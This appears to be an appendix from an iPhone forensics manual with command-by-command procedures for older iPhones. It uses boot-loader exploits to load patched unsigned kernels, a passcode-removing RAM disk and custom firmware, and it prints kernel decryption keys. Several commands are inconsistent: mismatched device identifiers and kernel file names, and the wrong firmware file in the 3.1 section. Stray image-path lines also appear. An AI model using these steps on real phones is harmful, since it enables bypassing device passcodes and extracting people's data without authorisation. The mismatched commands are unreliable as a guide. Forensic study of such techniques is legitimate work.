[iPhoneOS v3.0] Boot Steps for iPhone 3G

1. Execute the following commands to load the patched boot ROM onto the device.

```
# dfu-util -f \
  ~/ipsw/Firmware/dfu/WTF.s5l8900xall.RELEASE.dfu

# irecovery1222 -f \
  ~/ipsw/Firmware/dfu/iBSS.n82ap.RELEASE.dfu
```

2. Disconnect the iPhone and reconnect it. The screen should change to white. Use the Refresh option (Command-R) in System Profiler to verify the device appears on the USB chain again in recovery mode.

3. Execute the following commands to change the color of the screen to blue. This will ensure you are communicating with the device properly.

```
# irecovery -c "setpicture 0"
# irecovery -c "bgcolor 0 0 128"
```

4. Execute the following commands to load the device tree in place of the RAM disk.

```
# irecovery -f ~/ipsw/Firmware/all_flash/all_flash.n82ap.production/DeviceTree.n82ap.img3
# irecovery -c ramdisk
```

5. Disconnect the iPhone once more and reconnect it.
6. Execute the following commands to load the device's hardware driver tree again and load an unsigned kernel into the device's memory

```
# irecovery -f ~/ipsw/Firmware/all_flash/all_flash.n82ap.production/DeviceTree.n82ap.img3
# irecovery -c devicetree
# irecovery -f ~/ipsw/kernelcache.release.s5l8900x
```

7. Execute the following final command to boot the patched kernel.

```
# irecovery –c bootx
```

[iPhoneOS v3.0] Boot Steps for First-Generation iPhone

Instructions for the first generation iPhone are identical, except all occurrences of the hardware identifier `n82ap` have been replaced with that of the first generation iPhone, `m68ap`.

1. Execute the following commands to load the patched boot ROM onto the device.

```
# dfu-util -f \
  ~/ipsw/Firmware/dfu/WTF.s5l8900xall.RELEASE.dfu

# irecovery1222 -f \
  ~/ipsw/Firmware/dfu/iBSS.m68ap.RELEASE.dfu
```

2. Disconnect the iPhone and reconnect it. The screen should change to white. Use the Refresh option (Command-R) in System Profiler to verify the device appears on the USB chain again in recovery mode.
3. Execute the following commands to change the color of the screen to blue. This will ensure you are communicating with the device properly.

```
# irecovery -c "setpicture 0"
# irecovery -c "bgcolor 0 0 128"
```

4. Execute the following commands to load the device tree in place of the RAM disk.

```
# irecovery -f ~/ipsw/Firmware/all_flash/all_flash.m68ap.production/DeviceTree.n82ap.img3
# irecovery -c ramdisk
```

5. Disconnect the iPhone once more and reconnect it.
6. Execute the following commands to load the device's hardware driver tree and load an unsigned kernel into the device's memory

```
# irecovery -f ~/ipsw/Firmware/all_flash/all_flash.m68ap.production/DeviceTree.n82ap.img3
# irecovery -c devicetree
# irecovery -f ~/ipsw/kernelcache.release.s5l8900x
```

7. Execute the following final command to boot the patched kernel.

```
# irecovery –c bootx
```

[iPhoneOS v2.X] Boot Steps for iPhone 3G

1. Place the device back into DFU mode. Be sure to cleanly power off the device.
2. Execute the following commands to load the patched boot ROM onto the device.

```
# dfu-util -f \
  ~/ipsw/Firmware/dfu/WTF.s5l8900xall.RELEASE.dfu

# irecovery1222 -f \
  ~/ipsw/Firmware/dfu/iBSS.m68ap.RELEASE.dfu
```

3. Disconnect the iPhone and reconnect it. The screen should change to white. Use the Refresh option (Command-R) in System Profiler to verify the device appears on the USB chain again in recovery mode.

4. Execute the following commands to change the color of the screen to blue. This will ensure you are communicating with the device properly.

```
# irecovery -c "setpicture 0"
# irecovery -c "bgcolor 0 0 128"
```

5. Execute the following commands to load the patched kernel into the device's memory and boot from it.

```
# irecovery -f ~/ipsw/kernelcache.release.s5l8900x
# irecovery –c bootx
```

[iPhoneOS v2.x] Boot Steps for First-Generation iPhone

Instructions for the first generation iPhone are identical, except all occurrences of the hardware identifier `n82ap` have been replaced with that of the first generation iPhone, `m68ap`.

1. Place the device back into DFU mode. Be sure to cleanly power off the device.

2. Execute the following commands to load the patched boot ROM onto the device.

```
# dfu-util -f \
  ~/ipsw/Firmware/dfu/WTF.s5l8900xall.RELEASE.dfu

# irecovery1222 -f \
  ~/ipsw/Firmware/dfu/iBSS.m68ap.RELEASE.dfu
```

3. Disconnect the iPhone and reconnect it. The screen should change to white. Use the Refresh option (Command-R) in System Profiler to verify the device appears on the USB chain again in recovery mode.

4. Execute the following commands to change the color of the screen to blue. This will ensure you are communicating with the device properly.

```
# irecovery -c "setpicture 0"
# irecovery -c "bgcolor 0 0 128"
```

5. Execute the following commands to load the patched kernel into the device's memory and boot from it.

```
# irecovery -f ~/ipsw/kernelcache.release.s5l8900x
# irecovery –c bootx
```

Recovery of Firmware 3.0.X, iPhone 3G[s], Live Agent

The iPhone 3G[s] was introduced in July 2009. The 3G[s] running iPhoneOS 3.0 has a known boot loader vulnerability that can be used to boot an unsigned, custom RAM disk as previous methods, but with one additional step to inject a memory-resident patch to the boot manager.

Joshua Hill has written a utility named `injectpurple` which injects the memory-resident boot alteration into the memory of an iPhone 3G[s] from within recovery mode. Once `injectpurple` is run, a custom RAM disk and kernel can be loaded using the `irecovery` utility, in a similar fashion as is done with earlier versions of the iPhone, which you've read about previously in this chapter. Because the boot and secure level modifications to the device are memory resident, simply rebooting the device will reload the secure kernel on disk and place the device back into normal operating mode.

The technique outlined in this section institutes a recovery agent on the device without performing a repair (rewrite) of the device's operating system or modifying portions of the secure kernel. This requires that the operating system be bootable and in good condition. If the device boots up to the point of displaying a home screen or prompting you for a four-digit PIN, the operating system is in good repair.

What You'll Need

You'll need to install the following tools on your desktop in order to perform this technique. These tools can be built either on Mac OS X or Linux.

- The libusb library is a low-level usb library used by other tools to communicate directly with the iPhone. The recommended version is 0.1.4. If you are using Mac OS X, the easiest way to install this is from MacPorts. Install MacPorts, then run the following command from a terminal window:

  ```
  $ sudo port install libusb
  ```

- The `irecovery` utility can be downloaded from http://github.com/westbaer/irecovery/tree/master, or you may find a Universal Binary package in the online file repository. Download and install this, but you'll later create another versions of this tool, so keep the source code handy.
- The `injectpurple` utility can be downloaded from the online file repository in the *3GS* folder. You'll also need the kernel patched for the target version of iPhone firmware. These too are available in the repository.
- The `bspatch` utility comes preloaded on most versions of Mac OS X. You may also find it at http://www.daemonology.net/bsdiff/.

Preparing Tools

Download From Repository

All of the tools you need are also available in Universal Binary format in the online file repository within the directory *Mac_Utilities*. Download the archive *iRecovery.zip* and extract it into the */usr/local* directory on your desktop machine.

```
$ sudo mkdir -p /usr/local
$ sudo unzip -d /usr/local iRecovery.zip
```

By Hand

Before proceeding, download, compile, and install all of the tools listed in the previous section. In addition to these tools, you'll need to create a second build of `irecovery` designed to communicate with the device when in a certain nonstandard mode.

After performing your initial install of `irecovery`, modify the file *constants.h*, included with the source. Change the following line:

```
#define RECV_MODE       0x1281
```

To use the device identifier `0x1222`:

```
#define RECV_MODE       0x1222
```

Now recompile and install this binary, named `irecovery1222` so as to avoid overwriting the original copy you've already built. Whenever this version is used, it will be referred to by this filename.

Step 1: Download and Patch Apple's iPhone Firmware

To get started, you'll need a copy of the iPhone firmware for your device. Many websites advertise direct links to Apple's cache servers to download these files. The website modmyi.com has the most up-to-date archive at http://modmyi.com/wiki/index.php/IPhone_Firmware_Download_Links.

Select the version of firmware matching your hardware platform and operating system. This will be *iPhone2,1_3.0_7A341_Restore.ipsw*

If using Safari, be sure to disable the "Open safe files after downloading" preference in Safari's preferences. You may also need to restore the file's extension from *.zip* to *.ipsw* after downloading.

Patch the Kernel

This technique requires a patched Apple kernel in order to run unsigned software. This kernel is loaded only into the memory of the iPhone. To create this patched kernel, extract the iPhone firmware you've downloaded from Apple's cache servers:

```
$ mkdir ~/ipsw
$ unzip -d ~/ipsw iPhone2,1_3.0_7A341_Restore.ipsw
```

Now extract the contents of the patch archive you downloaded from the online file repository.

```
$ unzip -d ~/ipsw iPhone2,1_7A341_Patches.zip
```

Decrypt the kernel cache using `xpwntool`

```
$  xpwntool ~/ipsw/kernelcache.release.s5l8920x \
    ~/ipsw/kernelcache.release.s5l8920x.decrypted \
    -iv cd41286890df601bfcd87f8a09b009c8 \
    -k f49e50a630397ed72592f5c9874b33ca1e0e5a499d2a6a0f2746c8e7f1dbf470
```

Apply the patch using the bspatch utility.

```
$ bspatch ~/ipsw/kernelcache.release.s5l8920x.decrypted \
    ~/ipsw/kernelcache.release.s5l8920x.patched \
    ~/ipsw/kernelcache.release.s5l8920x.patch
```

Now re-encrypt the kernel

```
$  xpwntool ~/ipsw/kernelcache.release.s5l8920x.patched \
    ~/ipsw/kernelcache.patched.s5l8920x.img3 \
    -t ~/ipsw/kernelcache.release.s5l8920x \
    -iv cd41286890df601bfcd87f8a09b009c8 \
    -k f49e50a630397ed72592f5c9874b33ca1e0e5a499d2a6a0f2746c8e7f1dbf470
```

A patched version of the kernel will be created in *~/ipsw* named *kernelcache.patched.s5l8920x*. You may relocate this file and discard the rest of the *ipsw* folder.

If patches are unavailable for your version of firmware, use the PwnageTool application to generate patched kernel files, as demonstrated in the last section.

Step 2: Download a Prepared RAM Disk

A prepared RAM disk is available for your version of firmware, and you may download it from the online file repository from the *RecoveryAgents* folder. Proceed into the *Ramdisks* folder followed by the folder containing RAM disks for the version matching your target firmware. Look for files named *LiveRecovery_Ramdisk.img3* or *Passcode_Ramdisk.img3*. in the repository directory pertaining to your target firmware version.

- The *LiveRecovery_Ramdisk.img3* RAM disk performs setup of the Live Recovery agent.
- The *Passcode_Ramdisk.img3* RAM disk removes the passcode and encrypted backup password.

> If a prepared RAM disk is not available for your version of firmware, prepare a RAM disk using the PwnageTool application and instructions from the previous section.

Step 3: Execute the RAM Disk

You're now ready to load the live recovery (or passcode) RAM disk onto the device.

Restore Mode

Safely power down the device by holding in the Power button and sliding the slider labeled "slide to power off". Disconnect the device from your desktop if necessary. Next, hold in the Home button while connecting the device back to your desktop. Continue holding the Home button until the iPhone displays its recovery screen indicated by an iTunes icon.

Execution

Once you've verified the device is in recovery mode, execute the following steps.

1. Execute the following command to temporarily patch the device's boot ROM in memory to accept an unsigned RAM disk.

```
$ ./injectpurple
```

2. Execute the following command to change the color of the screen to blue. This will ensure you are communicating with the device properly.

```
# irecovery -c "bgcolor 0 0 128"
```

3. Execute the following commands to load your custom RAM disk into the device's memory.

```
# irecovery -f ~/LiveRecovery_Ramdisk.img3
# irecovery -c ramdisk
```

4. Execute the following commands to load your patched, unsigned kernel into the device's memory

```
# irecovery -f \
  ~/ipsw/kernelcache.patched.s5l8900x
```

5. Execute the following final command to boot the RAM disk.

```
# irecovery –c bootx
```

   You will see a brief spinning indicator and then the device will reboot. Your recovery agent has now been injected into the device's protected system area.

Step 4: Boot the device with an unsigned kernel

After step 3 has succeeded, the recovery agent has been copied into the device's protected system area, and the device has rebooted into its normal (and secure) operating mode. Because the device is in secure operating mode, it will not allow the recovery agent to run. One step remains in order to make the recovery agent functional. In this step, you'll load the patched kernel into the memory of the device and boot from it. While the device is running with this patched kernel, your recovery agent will be permitted to execute.

After you have completed your acquisition of raw disk, simply reboot the device and the secure kernel will be re-loaded from disk, bringing the kernel security level back to its normal level.

If you require a reboot at any time during the acquisition process, you will need to follow this step again to reload the patched kernel.

Restore Mode

Safely power down the device by holding in the Power button and sliding the slider labeled “slide to power off”. Disconnect the device from your desktop if necessary. Next, hold in the Home button while connecting the device back to your desktop. Continue holding the Home button until the iPhone displays its recovery screen indicated by an iTunes icon.

Execution

Once you’ve verified the device is in recovery mode, execute the following steps.

1. Execute the following command to temporarily patch the device’s boot ROM in memory to accept an unsigned RAM disk.

```
$ ./injectpurple
```

2. Execute the following command to change the color of the screen to blue. This will ensure you are communicating with the device properly.

```
# irecovery -c "bgcolor 0 0 128"
```

3. Execute the following commands to load your patched, unsigned kernel into the device’s memory and boot the device.

```
# irecovery -f \
  ~/ipsw/kernelcache.patched.s5l8900x

# irecovery –c bootx
```

Once the device has booted, your recovery agent will be active until it is rebooted again. Follow the steps in Chapter 4 to connect to the agent and obtain the hardware decrypted raw disk image.

Recovery of Firmware 3.1.X, iPhone 3G[s], Live Agent

The 3G[s] model of the iPhone running iPhoneOS 3.1.X has a known boot loader vulnerability similar to the one found in firmware v3.0, that can be used to boot an unsigned, custom RAM disk as previous methods.

Joshua Hill has written a utility named `injectgreen` which injects the memory-resident boot alteration into the memory of an iPhone 3G[s] from within recovery mode. Once `injectgreen` is run, a custom RAM disk and kernel can be loaded using the `irecovery` utility, in a similar fashion as is done with earlier versions of the iPhone, which you've read about previously in this chapter. Because the boot and secure level modifications to the device are memory resident, simply rebooting the device will reload the secure kernel on disk and place the device back into normal operating mode.

The technique outlined in this section institutes a recovery agent on the device without performing a repair (rewrite) of the device's operating system or modifying portions of the secure kernel. This requires that the operating system be bootable and in good condition. If the device boots up to the point of displaying a home screen or prompting you for a four-digit PIN, the operating system is in good repair.

What You'll Need

You'll need to install the following tools on your desktop in order to perform this technique. These tools can be built either on Mac OS X or Linux.

- The libusb library is a low-level usb library used by other tools to communicate directly with the iPhone. The recommended version is 0.1.4. If you are using Mac OS X, the easiest way to install this is from MacPorts. Install MacPorts, then run the following command from a terminal window:

  ```
  $ sudo port install libusb
  ```

- The `irecovery` utility can be downloaded from http://github.com/westbaer/irecovery/tree/master, or you may find a Universal Binary package in the online file repository. Download and install this, but you'll later create another versions of this tool, so keep the source code handy.

- The `injectgreen` utility can be downloaded from the online file repository in the *3GS* folder. You'll also need the kernel patched for the target version of iPhone firmware. These too are available in the repository.

- The `bspatch` utility comes preloaded on most versions of Mac OS X. You may also find it at http://www.daemonology.net/bsdiff/.

Preparing Tools

Download From Repository

All of the tools you need are also available in Universal Binary format in the online file repository within the directory *Mac_Utilities*. Download the archive *iRecovery.zip* and extract it into the */usr/local* directory on your desktop machine.

```
$ sudo mkdir -p /usr/local
$ sudo unzip -d /usr/local iRecovery.zip
```

By Hand

Before proceeding, download, compile, and install all of the tools listed in the previous section. In addition to these tools, you'll need to create a second build of `irecovery` designed to communicate with the device when in a certain nonstandard mode.

After performing your initial install of `irecovery`, modify the file *constants.h*, included with the source. Change the following line:

```
#define RECV_MODE       0x1281
```

To use the device identifier `0x1222`:

```
#define RECV_MODE       0x1222
```

Now recompile and install this binary, named `irecovery1222` so as to avoid overwriting the original copy you've already built. Whenever this version is used, it will be referred to by this filename.

Step 1: Download and Patch Apple's iPhone Firmware

To get started, you'll need a copy of the iPhone firmware for your device. Many websites advertise direct links to Apple's cache servers to download these files. The website modmyi.com has the most up-to-date archive at http://modmyi.com/wiki/index.php/IPhone_Firmware_Download_Links.

Select the version of firmware matching your hardware platform and operating system. This will be *iPhone2,1_3.1_7C144_Restore.ipsw*

> If using Safari, be sure to disable the "Open safe files after downloading" preference in Safari's preferences. You may also need to restore the file's extension from *.zip* to *.ipsw* after downloading.

Patch the Kernel

This technique requires a patched Apple kernel in order to run unsigned software. This kernel is loaded only into the memory of the iPhone. To create this patched kernel, extract the iPhone firmware you've downloaded from Apple's cache servers:

```
$ mkdir ~/ipsw
$ unzip -d ~/ipsw iPhone2,1_3.0_7A341_Restore.ipsw
```

Now extract the contents of the patch archive you downloaded from the online file repository.

```
$ unzip -d ~/ipsw iPhone2,1_7A341_Patches.zip
```

Apply the patch using the bspatch utility.

```
$ bspatch ~/ipsw/kernelcache.release.s5l8920x \
    ~/ipsw/kernelcache.release.s5l8920x.patched \
    ~/ipsw/kernelcache.release.s5l8920x.patch
```

A patched version of the kernel will be created in *~/ipsw* named *kernelcache.patched.s5l8920x.patched*. You may relocate this file and discard the rest of the *ipsw* folder.

> If patches are unavailable for your version of firmware, use the PwnageTool application to generate patched kernel files, as demonstrated in the last section. Note that the v3.1.0 kernel can be booted on a device running firmware v3.1.2.

Step 2: Download a Prepared RAM Disk

A prepared RAM disk is available for your version of firmware, and you may download it from the online file repository from the *RecoveryAgents* folder. Proceed into the *Ramdisks* folder followed by the folder containing RAM disks for the version matching your target firmware. Look for files named *LiveRecovery_Ramdisk.img3* or *Passcode_Ramdisk.img3*. in the repository directory pertaining to your target firmware version.

- The *LiveRecovery_Ramdisk.img3* RAM disk performs setup of the Live Recovery agent.
- The *Passcode_Ramdisk.img3* RAM disk removes the passcode and encrypted backup password.

If a prepared RAM disk is not available for your version of firmware, prepare a RAM disk using the PwnageTool application and instructions from the previous section.

Step 3: Execute the RAM Disk

You're now ready to load the live recovery (or passcode) RAM disk onto the device.

Restore Mode

Safely power down the device by holding in the Power button and sliding the slider labeled "slide to power off". Disconnect the device from your desktop if necessary. Next, hold in the Home button while connecting the device back to your desktop. Continue holding the Home button until the iPhone displays its recovery screen indicated by an iTunes icon.

Execution

Once you've verified the device is in recovery mode, execute the following steps.

1. Execute the following command to temporarily patch the device's boot ROM in memory to accept an unsigned RAM disk.

```
$ ./injectgreen
$ irecovery –f payload
```

2. Execute the following command to execute the exploit. The exploit overrides the iPhone boot loader's `bgcolor` command.

```
# irecovery -c bgcolor
```

3. Execute the following commands to load your custom RAM disk into the device's memory.

```
# irecovery -f
  ~/LiveRecovery_Ramdisk.img3

# irecovery -c ramdisk
```

4. Execute the following commands to load your patched, unsigned kernel into the device's memory

```
# irecovery -f \
  ~/ipsw/kernelcache.patched.s5l8900x.patched

# irecovery –c bootx
```

You will see a brief spinning indicator and then the device will reboot. Your recovery agent has now been injected into the device's protected system area.

Step 4: Boot the device with an unsigned kernel

After step 3 has succeeded, the recovery agent has been copied into the device's protected system area, and the device has rebooted into its normal (and secure) operating mode. Because the device is in secure operating mode, it will not allow the recovery agent to run. One step remains in order to make the recovery agent functional. In this step, you'll load the patched kernel into the memory of the device and boot from it. While the device is running with this patched kernel, your recovery agent will be permitted to execute. After you have completed your acquisition of raw disk, simply reboot the device and the secure kernel will be re-loaded from disk, bringing the kernel security level back to its normal level.

If you require a reboot at any time during the acquisition process, you will need to follow this step again to reload the patched kernel.

Restore Mode

Safely power down the device by holding in the Power button and sliding the slider labeled "slide to power off". Disconnect the device from your desktop if necessary. Next, hold in the Home button while connecting the device back to your desktop. Continue holding the Home button until the iPhone displays its recovery screen indicated by an iTunes icon.

Execution

Once you've verified the device is in recovery mode, execute the following steps.

1. Execute the following command to temporarily patch the device's boot ROM in memory to accept an unsigned RAM disk.

```
$ ./injectgreen
$ irecovery –f payload
```

2. Execute the following command to execute the exploit using the overridden `bgcolor` command explained earlier in this section.

```
# irecovery -c bgcolor
```

3. Execute the following commands to load your patched, unsigned kernel into the device's memory and boot the device.

```
# irecovery -f \
  ~/ipsw/kernelcache.patched.s5l8900x.patched

# irecovery –c bootx
```

Once the device has booted, your recovery agent will be active until it is rebooted again. Follow the steps in Chapter 4 to connect to the agent and obtain the hardware decrypted raw disk image.

Repairing Firmware 2.X and 3.X, iPhone 2G/3G

If the device's operating system has been damaged, a repair is necessary in order to make the device operable again before you can execute one of the recovery methods. You may also with to perform a repair if the suspect left their device in a post-jail broken state, and desire to disconnect any modifications they've made. This technique involves creating a custom firmware bundle based on Apple's original firmware, but one that interrupts Apple's format of the user file system, and the laying out of a new partition table. The repair rewrites the protected operating system area of the iPhone's partition with fresh firmware to make it operational again as per factory standards, but leaves the user data partition intact.

As was used in the previous technique, a patching tool named PwnageTool is used to create the foundation for what will become a forensically sound custom repair firmware package. Use of the tool requires additional steps to ensure that the target firmware packages are forensically safe. These additional steps will be explained throughout this section. To design a forensically safe RAM disk, you'll further customize the bundles created by PwnageTool by overriding pieces of Apple's standard firmware upgrade process in such a way that they do not destroy user data. Once the operating system is repaired, you can execute one of the repair methods from earlier in this chapter.

The steps are technically involved, but once you've assembled the proper forensic firmware packages, you'll be able to easily reuse them for future examinations of the same hardware and firmware. The overall plan follows:

1. Use PwnageTool to temporarily alter the device's boot loader in such a way that it will accept a custom firmware package, and generate a template for this custom firmware package, which you'll then customize in the steps 2 and 3.
2. Create a customized firmware bundle that will repair any damage to the Apple operating firmware on the device without modifying user data. This is done by allowing Apple's own firmware installation process to execute, but restricts its operations from affecting user data.
3. Execute the customized firmware package through iTunes to bring the phone back into its normal operating mode. The repair will be carried out with the device in Device Failover Utility (DFU) mode.

What You'll Need

You'll need to install the following tools on your desktop in order to perform this technique. These tools can be built either on Mac OS X or Linux, however the PwnageTool application (discussed later in this section) runs only on Mac OS X.

- A version of PwnageTool matching the target firmware version. These can be found in the online repository.
- The `xpwntool` utilitiy from the Xpwn package. Xpwn sources can be downloaded from http://github.com/planetbeing/xpwn/tree/master or you may find a Universal Binary package in the online file repository.

Step 1: Download and Patch Apple's iPhone Firmware

To get started, you'll need a copy of the iPhone firmware for your device. Many websites advertise direct links to Apple's cache servers to download these files. The website modmyi.com has the most up-to-date archive at http://modmyi.com/wiki/index.php/IPhone_Firmware_Download_Links.

Select the version of firmware matching your hardware platform and operating system. If you are unable to determine the exact version of firmware, use the latest major version available for the device. For example, if the device is running version 2.X firmware, it is safe to download and use the final release of version 2.X, which is 2.2.1. If you don't know the version of firmware on the device, use the methods from chapter 2 to try and identify the major version based on the iBoot banner returned, and use the latest major version of firmware available that is compatible with the methods used here.

If using Safari, be sure to disable the "Open safe files after downloading" preference in Safari's preferences. You may also need to restore the file's extension from *.zip* to *.ipsw* after downloading.

Creating Patched Firmware


As you've read in the previous section, PwnageTool uses a series of binary patches to create customized firmware bundles for the iPhone, which can then be customized to perform in a number of any given scenarios. PwnageTool also includes a utility to reconfigure the device's boot loader to boot the custom firmware bundle. The PwnageTool software does not actually install any software onto the device, but only creates custom firmware packages. You'll treat these as templates and tailor them to safely perform the necessary forensic operations.

The Mac version of PwnageTool can be downloaded from the iPhone Dev-Team website at http://blog.iphone-dev.org. Recent versions may also be found in the document's online repository. Each version of PwnageTool contains a set of firmware patch bundles. These patch bundles include encryption keys and patches to a specific version of iPhone software. You will need to ensure the version of PwnageTool you use is paired with your target firmware version.

Download and install the version of PwnageTool that supports the target firmware version. For iPhone firmware v2.2.1, PwnageTool 2.2.5 is used. For firmware v3.0, PwnageTool 3.0 is used. Before running PwnageTool, you'll want to make sure you've downloaded the correct Apple factory firmware for the appropriate device. If the device is a first-generation iPhone, the firmware's prefix should be *iPhone1,1*. For second-generation (3G) iPhones, the firmware's prefix should be *iPhone1,2*.

The modified version of your firmware bundle will imprint Apple's factory firmware into the operating system partition of the device. The modifications you're making in the following steps will only be run from memory.

Upon launching Pwnage, you'll be prompted for the type of device you have, as shown in Figure 3-9. Be sure to choose the correct device, as attempting to install firmware from PwnageTool on the wrong type of device might permanently damage the unit. After you've selected your device, click the Expert Mode button at the top, and then the Next arrow to proceed to the following page.



Please select the device that you would like to modify.
This can be either an iPhone an iPod Touch or the new iPhone 3G.

Figure Appendix B-9. Pwnage device selection screen

You'll next be prompted to choose the version of firmware you'd like to customize for the device. Be sure the firmware version matches the current version running on the device, or the latest minor version if you are uncertain because the device is passcode protected. If Pwnage is unable to locate your firmware, click the Browse button and attempt to locate it yourself.

After selecting the appropriate firmware version, you'll go to an advanced customization screen, where you can choose which options should be enabled in the custom firmware bundle. Double-click the General tab, and you will be guided through the various pages of options. The important ones you'll want to be concerned with are:

Activation

> Automatically activates the device so that you don't need a valid SIM to access the user interface. When activation is simulated in this fashion, the device will generally fail to operate on the carrier's home network as a side effect. If you still require that the device be able to make and receive calls, uncheck this box (this is useful when working with test phones). Disabling the service in this fashion can be a useful side effect for forensic examination. Restoring back to the original firmware will also undo this action.


Boot Neuter

> Do not select the boot neuter tools, as this is unneeded. These tools would normally be applied to give the user a native application for unlocking the device and re-flashing the device's boot loader. When operating on v2.X devices, this option may be grayed out.

Custom package settings

> When prompted for custom package installers, uncheck all installers, including Cydia and the generic "Installer." This will prevent any third-party package installers from being added to the iPhone. Leaving these items checked can create conflicts with the recovery toolkit, including SSH problems, so be sure both are unchecked. Installing these will write files to the media partition, so ensure they are not selected.

Accept defaults for the remaining options. When you have completed all of the settings pages, you'll be returned to the main screen. Double-click the Build button and click the Next arrow, as shown in Figure 3-10. You'll be prompted for a filename. Save the file on the desktop using the default name given.



This screen allows the specific customization of your firmware bundle. Here you can adjust the settings of each section, once you have finished click "build" to compile and build the .ipsw file that will be used to restore your iPhone 3G.

Figure Appendix B-10. Pwnage settings screen

A custom firmware bundle will be stored on your desktop. ***Never install this in its present form***. You'll use this only as the foundation for two further customized recovery packages.

Once the custom firmware bundle has been built, you'll be asked if the device has ever been "Pwned" before. Click No. You will then be walked through the process of placing the iPhone into Device Failsafe Utility (DFU) mode, at which point it will have its boot ROM modified to accept unsigned firmware.

> Alternatively, you may follow the first two execution steps from the previous non-repair technique to manipulate the boot loader.

Once the process has completed, PwnageTool will prompt you to quit and restore through iTunes. Quit PwnageTool, but ***do not restore at this time*** through iTunes. The next steps customize the final firmware bundles that you will restore with, so they won't be destructive to the live file system.

Step 2: Customize the Repair Firmware

After completing step 1, you'll have a firmware file stored on your desktop with a name like *iPhone1,2_2.0_5A347_Custom_Restore.ipsw*. This serves as a template for your repair firmware. ***Do not attempt to restore this bundle on its own***, as restoring with this file would destroy the contents of your file system and install a new, fresh copy of iPhone software. This firmware bundle is merely a template to build your forensic repair with. You'll use the Xpwn tool to decrypt and re-encrypt a customized repair firmware package..

> If the device was seized (and properly secured) in the middle of a secure wipe, you may be forced to rewrite the partition table and initialize the user file system in order to obtain any raw disk data left over from the point at which the wipe was interrupted. In this

event, do not continue with these steps, but use Apple's factory firmware, which will reinitialize the file system.

